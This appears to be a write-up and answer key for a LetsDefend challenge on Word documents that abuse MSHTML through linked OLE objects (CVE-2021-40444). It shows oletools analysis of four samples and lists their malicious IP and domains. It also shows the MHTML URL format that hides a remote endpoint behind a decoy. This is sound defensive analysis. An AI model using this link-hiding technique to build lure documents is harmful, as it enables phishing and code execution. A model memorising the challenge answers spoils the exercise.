LetsDefend - MSHTML

MSHTML better known as Trident, is the web rendering engine used by Microsoft’s classic web browsers. It is the technology behind Internet Explorer, older versions of Outlook, Microsoft Office, and many other legacy Windows features.
Historically, MSHTML (Trident) has been one of the most attacked and exploited components in the Windows ecosystem, and for a good reason: its attack surface is huge, a single MSHTML vulnerability can be triggered through everyday apps like Microsoft Word, Excel, Outlook, Skype, and several other third-party applications. Attackers love it because MSHTML can process old HTML, deprecated JavaScript APIs, CSS, iframes, legacy ActiveX controls, and even local file access in certain contexts.
MSHTML was eventually superseded by EdgeHTML and Chromium. However, MSHTML never really went away. It’s still quietly living inside modern Windows systems because tons of apps and features still rely on it. For example, Microsoft Word still uses it under the hood to render web previews.
When OLE Objects Become Malicious Messengers
A modern Word document (.docx) is actually just a ZIP file containing all kinds of stuff like XML files, media files, relationship files, OLE objects, and other resources like themes, fonts, and metadata.
In turn, an OLE object is an insanely versatile artifact. It can embed almost any file type, from documents like PDF, Word, Excel, .rtf, and .txt, to web formats like HTML and MHTML, and even media files such as images, audio, and video. Technically, it can also carry scripts and executables like .exe, .js, .vbs, .bat, .ps1, and so on.
However, an OLE object doesn’t always have to store the file inside the document, instead, it can also link to a remote file. In that case, the OLE object will contain a relationship that points to a URL or file path. Attackers love this approach because by pointing that relationship to an MHTML URL, they can force Windows to open a remote file using MSHTML. If the remote resource contains malicious artifacts, MSHTML will happily process them, without the user even realizing what’s happening behind the scenes, and if that weren’t enough, this technique can even bypass common security email filters.
So how does this kind of attack actually play out?
Well, it starts with a Word document that contains a linked OLE object. This OLE object points to an external resource via a mhtml URL, something like this:
1
mhtml:http://trusted-site.com/page!x-usc:http://malicious-ip/malicious-page
As you can see, MHTML URLs can hide the real destination:
- This part
http://trusted-site.com/pageis a decoy, it’s what users will notice first. - This part
http://malicious-ip/malicious-pageis the actual endpoint, and it can host anything an attacker wants.
When the user interacts with the OLE object (when clicked or auto-refreshed), Word will hand things over to MSHTML, which then renders whatever comes from the remote URL.
Bear in mind that this type of attack in other browsers like Safari, Chrome, or Firefox, generally may not work, as they don’t understand this MHTML format, so the link might fail to open there.
Alright, that’s enough theory. You’ve got all the context you need for this challenge. Before diving in, make sure you’ve installed the Oletools suite:
1
> sudo -H pip install -U oletools
With that in place, you’re ready to roll. Time to get your hands dirty🕵️♂️.
Examining the Employees_Contact_Audit_Oct_2021.docx file, what is the malicious IP in the docx file?
When analyzing the Employees_Contact_Audit_Oct_2021.docx document to find a hidden or a potentially harmful component embedded in it:
1
> oleid Employees_Contact_Audit_Oct_2021.docx
You immediately notice something suspicious:

This .docx file contains a relationship to an OLE object that points to an external MHTML link, meaning MSHTML will attempt to open it. This is highly unusual for a legit Word document 🤔. As you can see, the recommended step is to run the olebj command for deeper inspection:
1
> oleobj -v Employees_Contact_Audit_Oct_2021.docx

Clearly, the OLE object in question references an external URL link that points to the following potentially unsafe address:
1
mhtml:http://175.24.190.249/note.html!x-usc:http://175.24.190.249/note.html
The IP address 175.24.190.249 could host anything.
The answer for this question is: 175.24.190.249
NOTE: For the following questions, assume that each document contains a relationship to an OLE object pointing to an external resource, since you’ve already confirmed this with the oleid tool.
Examining the Employee_W2_Form.docx file, what is the malicious domain in the docx file?
Just like before, go ahead and run:
1
> oleobj -v Employee_W2_Form.docx

You can clearly see that the malicious domain in this docx file is: arsenal.30cm.tw
Examining the Work_From_Home_Survey.doc file, what is the malicious domain in the doc file?
In the same way, follow the exact approach as before and run:
1
> oleobj -v Work_From_Home_Survey.doc

The malicious domain hiding inside this document is: trendparlye.com
Examining the income_tax_and_benefit_return_2021.docx, what is the malicious domain in the docx file?
Once more, run the following:
1
> oleobj -v income_tax_and_benefit_return_2021.docx

The malicious domain embedded in this document is: hidusi.com
What is the vulnerability the above files exploited?
If you’ve been paying close attention to the output from all the previous Word documents, you might have noticed that they share a common vulnerability identifier. Can you spot it? If not, go back and carefully review the results from each analysis.
In the meantime, here’s the answer for this question: CVE-2021-40444
So that’s it! You made it! 😎. What might look like an innocent Word document can actually be a weaponized file packed with malicious OLE objects. Every step of your analysis counts. Keep your eyes peeled 🕵️♂️, stay curious, and remember: in the world of document security, knowledge is your best defense⚡